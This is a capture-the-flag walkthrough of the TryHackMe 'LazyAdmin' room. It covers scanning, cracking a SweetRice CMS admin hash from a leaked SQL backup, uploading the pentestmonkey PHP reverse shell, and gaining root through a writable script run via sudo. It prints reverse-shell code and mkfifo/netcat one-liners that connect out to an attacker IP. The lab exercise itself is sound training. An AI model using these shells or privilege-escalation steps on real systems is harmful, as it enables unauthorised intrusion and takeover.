LazyAdmin - THM (Done)


https://tryhackme.com/r/room/lazyadmin


nmap

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -A -T4 -p- 10.10.188.132
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 10:39 EDT
Nmap scan report for 10.10.188.132
Host is up (0.13s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/20%OT=22%CT=1%CU=42719%PV=Y%DS=2%DC=T%G=Y%TM=5EEE212
OS:C%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1
OS:1NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
```


dirsearch

```
python3 dirsearch.py -u http://10.10.219.106/ -e php,html -x 400,401,403
```







Search sweetrice exploits




Go to that dir and download sql file.




Cat out. Copy that hash.




Crack that hash.




Read exploit




Go to dir mentioned in exploit.



Use pentest monkey php rev shell. Change ip and port. Set up listener. Upload file.


https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
// Fork and have the parent process exit
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}
if ($pid) {
exit(0); // Parent exits
}
// Make the current process a session leader
// Will only succeed if we forked


10.10.188.132/content/as/?type=media_center
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
Media Center
Dashboard
Current version : 1.5.1
Category
Post
Comment
Attachment
Setting
Permalinks
Plugin list
Ads
Track
Links
Sitemap
Theme
Media Center
Search
Search
Parent
Name
File Type
shell.php5
application/octet-streams
Jun 20 202
Bulk Delete
Page Limit:
Done
New Directory :
Done
Upload :
Browse...
No files selected.
Extract zip archive?
Done
Max upload file size:2M

```
root@kali:~/Downloads# nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.188.132] 37992
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU
/Linux
 17:58:56 up 40 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

```
$ cd /home/itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

copy.sh already has revershell one liner. We just need to modify it with our ip and port.

Overwrite copy.sh and Run.

```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.4.114 5554 >/tmp/f" > /etc/copy.sh
$ sudo perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

```
root@kali:~/Downloads# nc -nvlp 5554
listening on [any] 5554 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.188.132] 35812
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

We got root!